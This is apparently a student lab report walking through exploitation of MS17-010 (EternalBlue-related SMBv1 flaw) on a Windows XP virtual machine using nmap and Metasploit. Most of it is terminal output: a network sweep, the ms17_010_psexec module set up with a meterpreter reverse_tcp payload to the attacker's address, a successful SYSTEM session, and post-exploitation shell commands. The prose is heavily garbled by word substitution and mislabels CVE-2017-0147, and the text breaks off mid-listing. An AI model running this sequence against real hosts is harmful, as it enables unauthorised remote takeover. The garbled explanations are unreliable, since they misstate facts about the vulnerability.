

Explotation MS17_010

by Rabindra Jaiswal

Submission date: 30-Mar-2021 03:36PM (UTC+0545)

Submission ID: 1546211608

File name: DS.docx (3M)

Word count: 2594

Character count: 15220

DIGITAL SECURITY

Explotation MS17_010

CVE-2017-0147

Rabindra Jaiswal(c7202628)

Table of Contents

Abstract.....	2
Introduction	3
Introduction of vulnerability	3
Description of the vulnerability, Exploit and Attack software	4
Software used for attacking	4
Exploiting Vulnerability	5
¹ Anatomy of the attack	6
Information Gathering	7
Foot printing	7
Scanning.....	7
Recommendation for preventing attack.....	18
Related Software.....	18
Conclusion.....	19
References	20

Abstract

The following post would look at how to disclose the MS17-010 bugs in Windows. The primary goals of this study was to examine the helplessness specifics and how, if blessing on an agreement, it will jeopardize an entranceway for that arrangement. This article would also dissect the technique for exploiting these flaws, including the phases of detection, research, manipulation, and attack post-exploitation. This article will provide suggestions for avoiding further attacks as a result of this defenselessness.

Introduction

Due to the vast invention and development on the field of internet in this present generation we can share files and different resources within a second from one computer to another where ever we want from all over the world. Without internet in this present generation basic life is impossible to live. Anywhere everywhere we need an access to the internet as a result we can find that today generation people need to be connected to an internet which has create an insecure environment to themselves. To protect ourselves against an unstable world, we can enforce a high standard of protection on our systems. But, even with a high level of security, certain vulnerabilities remain, posing a threat because hackers may compromise and access our resources at any moment they like to exploit them. In this context big company and organization invest a million to be secure from such vulnerability to protect there important and confidential data.

In this report we are going to discuss about the vulnerability in windows.

Tools used
<ul style="list-style-type: none">• Nmap• Kali Linux• Window XP• Metasploit Framework• Exploit(windows/meterpreter/reverse_tcp)

Introduction of vulnerability

A vulnerability is a loophole that a cyber-attack will exploit to gain unauthorized access to or perform unauthorized actions on an ADPS. Attackers will be able to execute code, obtain access to a system's memory, install ransomware, and snatch, break, or alter confidential data using vulnerabilities. This investigation will require a careful analysis of MS17-010, the 2017 Windows powerlessness found. RCE is a term used to describe an attacker's ability to execute some instruction from one device to another remotely. An attacker may potentially abuse and take complete control of a machine that is vulnerable to RCE. The consider will too give a point by point outline of how Windows XP Server Benefit Pack 4 may misuse the vulnerability.

Description of the vulnerability, Exploit and Attack software

MS17-010 is a flaw that has been discovered in a number of Microsoft Windows Servers. MS17-010 is a security update for Windows Server Message Block (SMB) version 1 that addresses a variety of bugs. WannaCry ransomware takes advantage of one of the vulnerabilities in the MS17-010 fix. Without MS17-010 enabled, machines are more likely to be compromised with a range of malware strains. This software update patches security bugs in Microsoft Windows. If a connected assaulter sends specially crafted messages to a Microsoft Server Message Block one.0 (SMBv1) server, the most severe of the vulnerabilities can allow further code execution. The way the Microsoft Service Message Block one.0 (SMBv1) server manages unquestionably demands has more system execution glitches. Assailant World Health Organization with victory exploited the vulnerabilities can gain control of the target server and execute code. In most cases, an unauthenticated attacker will take advantage of the defenselessness by sending a specially designed packet to a targeted SMBv1 server. The protection upgrade corrects how SMBv1 manages these uniquely designed queries, thus fixing the vulnerabilities.

DNS RPC Management Vulnerability - CVE-2017-0147: The Microsoft Service Message Block 1.0 (SMBv1) server manages those requests has a data leakage flaw. An aggressor who successfully exploited this powerlessness seems to render an exceptional parcel, which may result in data leakage from the server. In most instances, an unauthenticated attacker appears to send an unusually produced parcel to a based on SMBv1 server to take advantage of the defenselessness. Through correcting how SMBv1 treats these incredibly generated demands, the security overhaul fixes the powerlessness.

Software used for attacking

In this paper, We'll look at how Metasploit and Kali Linux are used in attacks, with Kali Linux being mostly used for network penetration testing. It is used to identify flaws in a computer, a network, or a separate program. The key purpose of this software is to identify bugs in computers, notebooks, or applications. An attacker may take advantage of any of those flaws by gaining specific information from the victim's laptop by breaking the conventional penetrating checking methodology.



This article makes use of Metasploit for a code execution exploit. It's an open supply consistency that enables an intruder to manipulate weaknesses that have already been detected, checked, confirmed, and recorded. It contains a payload known as meterpreter, which is used to communicate between any system.

Exploiting Vulnerability

1
In this paper, We'll see how Metasploit and Kali Linux are used to carry out the attack, with Kali Linux being mostly used for network penetration testing. It is used to identify flaws in a computer, a network, or a separate program. The key purpose of this software is to identify bugs in computers, notebooks, or applications. An attacker may take advantage of any of those flaws by gaining specific information from the victim's an aggressor who successfully abused this vulnerability may claim to be kept responsible for an impacted mechanism within the network. An aggressor appears at that point and introduces a program to view, modify, or delete data; or create new records with the client's full permission. In information technology (IT), an imperfection is a flaw in the code or plan layout that renders an endpoint or organizing device a possible security risk. Vulnerabilities open up new attack vectors, allowing an attacker or assailant to execute code or gain access to an impartial framework's memory. Laptop by breaking the conventional penetrating checking methodology.

Anatomy of the attack

The main objective of this exploitation is to get a root access using the explanation MS17-010. The basic anatomy of the attack is that the victim PC is installed with window XP and attacker using the kali Linux to perform the attack. In the First both the system network was set on the “Host only adapter” for both machines.



Information Gathering


Gathering the data implies gathering diverse information against the gadget which is reaching to be assaulted. Different strategies are utilized to collect the information. A parcel of the focused-on framework information collection procedures are social designing ambushes, hacking, organize ranges characterizing and recognizing the focused on device's gadget, handle, and organization administrations.

Foot printing

Foot printing (also known as observation) is a technique for collecting information about computing frameworks and the materials they interact with. A programmer might use a variety of devices and technologies to push this info. This knowledge is immensely helpful to a programmer trying to break a whole system.

Scanning

Nmap (Network Adapter) can be used to recognize ports and stable tools used to scan windows in order to find open ports for attack. Nmap is a free and open source scanner that sends packets to a target computer and analyzes the responses.



```
root@kali46: /home/dhawak
File Actions Edit View Help
$ sudo su
[sudo] password for dhawak:
root@kali46: /home/dhawak
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 08:00:27:03:5a:74 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.93 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe30:2572 prefixlen 64 scopeid 0x20<link>
    inet6 2400:1a00:b010:3af4:82e4:8cb2:8915:65c4 prefixlen 64 scopeid 0x0<global>
    inet6 2400:1a00:b010:3af4:a00:27ff:fe30:2572 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:30:25:72 txqueuelen 1000 (Ethernet)
    RX packets 99 bytes 8900 (8.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 3324 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

On the attack machine after running the command 'ifconfig' address of the of the attacker machine 192.168.1.93.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\dhawak>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.69
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.254

C:\Documents and Settings\dhawak>
```

On the target machine after running the command 'ipconfig' address of the victim machine is 192.168.1.69.

```
root@kali46: /home/dhawak
File Actions Edit View Help
└─ nmap 192.168.1.1-255
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-08 11:28 IST
Nmap scan report for 192.168.1.66
Host is up (0.00076s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
808/tcp   open  ccproxy-http
5357/tcp  open  wsdaapi
9001/tcp  open  tor-orport
MAC Address: 28:CD:C4:3D:92:AF (Chongqing Fugui Electronics)

Nmap scan report for dsldevice.lan (192.168.1.254)
Host is up (0.012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    filtered telnet
80/tcp    filtered http
443/tcp   filtered https
MAC Address: 18:45:93:43:02:50 (Taicang T6W Electronics)

Nmap scan report for 192.168.1.93
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.1.93 are closed

Nmap done: 255 IP addresses (3 hosts up) scanned in 54.85 seconds
root@kali46: /home/dhawak
```

We can see that the most of the port are open in the above diagram. NMAP has a variety of filters, but the search for complex IPs is always done in PC.

In above outline I have passed the network from 192.168.1.1 to 192.168.1-255.


```

File Actions Edit View Help
[!] Using exploit/windows/smb/ms17_010_psexec
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):

```

Name	Current Setting	Required
DBGTRACE	false	yes
Show extra debug trace info	info	yes
LEAKATTEMPTS	99	yes
How many times to try to leak transaction		no
NAMEDPIPE	A named pipe that can be connected to (leave blank for auto)	yes
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes
RHOSTS	List of named pipes to check	yes
RHOST	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'	yes
RPORT	445	yes
The Target port (TCP)		no
SERVICE_DESCRIPTION	Service description to be used on target for pretty listing	no
SERVICE_DISPLAY_NAME	The service display name	no
SERVICE_NAME	The service name	no
SHARE	ADMIN\$	yes
The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder	sh	no
SMBDomain		no
The Windows domain to use for authentication		no
SMBPass		no
The password for the specified username		no
SMBUser		no
The username to authenticate as		

```

Payload options (windows/meterpreter/reverse_tcp):

```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.93	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:

```

Id	Name
0	Automatic

```

root@kali46:/home/dhawak
File Actions Edit View Help

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads
Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Descr
0	generic/custom		normal	No	Custo
1	generic/debug_trap		normal	No	Gener
2	generic/shell_bind_tcp		normal	No	Gener
3	generic/shell_reverse_tcp		normal	No	Gener
4	generic/tight_loop		normal	No	Gener
5	windows/dllinject/bind_hidden_ipknock_tcp		normal	No	Refle
6	windows/dllinject/bind_hidden_tcp		normal	No	Refle
7	windows/dllinject/bind_ip6_tcp		normal	No	Refle
8	windows/dllinject/bind_ip6_tcp_uuid		normal	No	Refle
9	windows/dllinject/bind_named_pipe		normal	No	Refle

RHOST refers to the IP address of the target host which we are going to attack which is IP address of the XP 192.168.1.69.

In order to recognize to targeted frameworks vulnerability scanning will be done. The payload generator offers a guide for delivering the powerful payload relying on the type of payload generated from show payload command picked to fabricate which will show to appropriate options that we can used to customize

```
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_psexec) > set payloads windows/meterpreter/reverse_tcp
payloads => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):



| Name                 | Description                                                                                     | Current Setting                                                | Required |
|----------------------|-------------------------------------------------------------------------------------------------|----------------------------------------------------------------|----------|
| DBGTRACE             | Show extra debug trace info                                                                     | false                                                          | yes      |
| LEAKATTEMPTS         | How many times to try to leak transaction                                                       | 99                                                             | yes      |
| NAMEDPIPE            | A named pipe that can be connected to (leave blank for auto)                                    |                                                                | no       |
| NAMED_PIPES          | List of named pipes to check                                                                    | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      |
| RHOSTS               | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'              | 192.168.1.69                                                   | yes      |
| RPORT                | The Target port (TCP)                                                                           | 445                                                            | yes      |
| SERVICE_DESCRIPTION  | Service description to to be used on target for pretty listing                                  |                                                                | no       |
| SERVICE_DISPLAY_NAME | The service display name                                                                        |                                                                | no       |
| SERVICE_NAME         | The service name                                                                                |                                                                | no       |
| SHARE                | The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder | ADMIN\$                                                        | yes      |
| SMBDomain            | The Windows domain to use for authentication                                                    |                                                                | no       |
| SMBPass              | The password for the specified username                                                         |                                                                | no       |
| SMBUser              | The username to authenticate as                                                                 |                                                                | no       |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.93    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

The Metasploit Framework is a set of tools for imagining insurance bugs, specifying schemes, carrying out attacks, and avoiding detection. At its heart, the Metasploit System is a set of commonly used frameworks that offers a complete scenario for front viewing and constructing the most important turn of events. For use with the set payload windows/meterpreter/reverse_tcp order, this is the payload set.

LHOST refers to the IP address of the attacker host which IP address of the kali framework is 192.168.1.93.

```
root@kali46:/home/dhawak
File Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0    Automatic

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.93:4444
[*] 192.168.1.69:445 - Target OS: Windows 5.1
[*] 192.168.1.69:445 - Filling barrel with fish... done
[*] 192.168.1.69:445 - <-----| Entering Danger Zone |----->
[*] 192.168.1.69:445 - [*] Preparing dynamite ...
[*] 192.168.1.69:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.1.69:445 - [+] Successfully Leaked Transaction!
[*] 192.168.1.69:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.69:445 - <-----| Leaving Danger Zone |----->
[*] 192.168.1.69:445 - Reading from CONNECTION struct at: 0x81fccad0
[*] 192.168.1.69:445 - Built a write-what-where primitive ...
[+] 192.168.1.69:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.69:445 - Selecting native target
[*] 192.168.1.69:445 - Uploading payload... UaCeunxt.exe
[*] 192.168.1.69:445 - Created \UaCeunxt.exe ...
[+] 192.168.1.69:445 - Service started successfully ...
[*] 192.168.1.69:445 - Deleting \UaCeunxt.exe ...
[*] Sending stage (175174 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.93:4444 -> 192.168.1.69:1042) at 2021-03-25 15:26:21 +0530

meterpreter > |
```

1
Exploit command is proceeded. (Gizmosphere, 2020) said that "Exploits are software programs that were specifically designed to attack systems with vulnerabilities.". Meterpreter session is started to perform post exploitation.

Post exploitation

All activities made after a session has been opened are referred to as post-exploitation. A session is a shell that has been accessed as a result of a successful hack. A shell may be either a normal shell or a Meterpreter shell. See Manage Meterpreter and Shell Sessions for more information about the differences between the two.

The aggressor must penetrate the casualty shell to perform post misuse. As a result, we end up creating a Meterpreter session for this particular stage where the victim machine has been literally undermined. Meterpreter is a Metasploit attack payload that provides an understandable shell from which an attacker can investigate and execute code on the target computer.


```
meterpreter > shell
Process 240 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.69
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.254

C:\WINDOWS\system32>
```

We are in the cmd prompt of victim computer thanks to the shell command. When we obtain access to the victim command shell, the aggressor will make modifications similar to how he did when he went to the system, such as adding some database, directory, or file, and so on.




The fig capture shows the C:\ drive of the XP. Where we create directory called console and exploit as shown in the figure.in the window XP also we can see the directory hacked has been crated. Similarly, when we passed the command dir. we can see all the directory of window XP C:\ drive.



Following content has been written in file we made in the directory.

```
C:\exploit>rename hacked.txt hack.txt  
rename hacked.txt hack.txt  
C:\exploit>
```

Renaming the file hacked.txt as hack.txt



If we stay in the meterpreter session, we can also execute the post-exploit procedures. That is, we do not need to type the shell command to obtain access to the victim's computer. The meterpreter session's casualty can also be dealt with.


```
root@kali46: /home/dhawak
File Actions Edit View Help
C:\WINDOWS>dir
dir
Volume in drive C has no label.
Volume Serial Number is B421-C58A

Directory of C:\WINDOWS

03/29/2021 02:03 PM <DIR> .
03/29/2021 02:03 PM <DIR> ..
03/29/2021 01:59 PM 0 .log
04/23/2020 09:01 PM <DIR> addins
04/23/2020 09:01 PM <DIR> AppPatch
08/23/2001 04:45 PM 1,272 Blue Lace 16.bmp
08/23/2001 04:45 PM 82,944 clock.avi
04/23/2020 03:19 PM 200 cmsetacl.log
08/23/2001 04:45 PM 17,062 Coffee Bean.bmp
04/23/2020 04:00 PM 17,802 comsetup.log
04/23/2020 09:01 PM <DIR> Config
04/23/2020 09:01 PM <DIR> Connection Wizard
04/23/2020 03:21 PM 0 control.ini
04/23/2020 03:20 PM <DIR> Cursors
04/23/2020 03:20 PM <DIR> Debug
08/23/2001 04:45 PM 2 desktop.ini
04/23/2020 09:01 PM <DIR> Driver Cache
04/23/2020 03:20 PM 130 DtcInstall.log
04/23/2020 09:01 PM <DIR> ehome
04/14/2008 10:27 AM 1,033,728 explorer.exe
08/23/2001 04:45 PM 80 explorer.scf
04/23/2020 04:00 PM 17,751 FaxSetup.log
08/23/2001 04:45 PM 16,730 FeatherTexture.bmp
08/23/2001 04:45 PM 17,336 Gone Fishing.bmp
```

As a result, the Targeted computer can be managed through the command shell by obtaining it. If we stay in the meterpreter session, we can also execute the post-exploit procedures. That is, we do not need to type the shell command to obtain access to the victim's computer. The meterpreter session's casualty can also be dealt with.

```
meterpreter > sysinfo
Computer      : COMPUTER
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

By passing the sysinfo command we can know the victim machine information.

```
meterpreter > execute -f cmd.exe -H -i
Process 1580 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>echo your xp is going to be hacked>security.txt
echo your xp is going to be hacked>security.txt


C:\WINDOWS\system32> █
```

With the help of execute -f cmd.exe -H -I command we enter the command prompt of the shell. 'echo' command was used to write message in the file called security.txt which u can see above.

```

root@kali46: /home/dhawak
File Actions Edit View Help
12/31/2006 12:42 PM 7,208 securpd.sig
04/14/2008 10:27 AM 56,320 secur32.dll
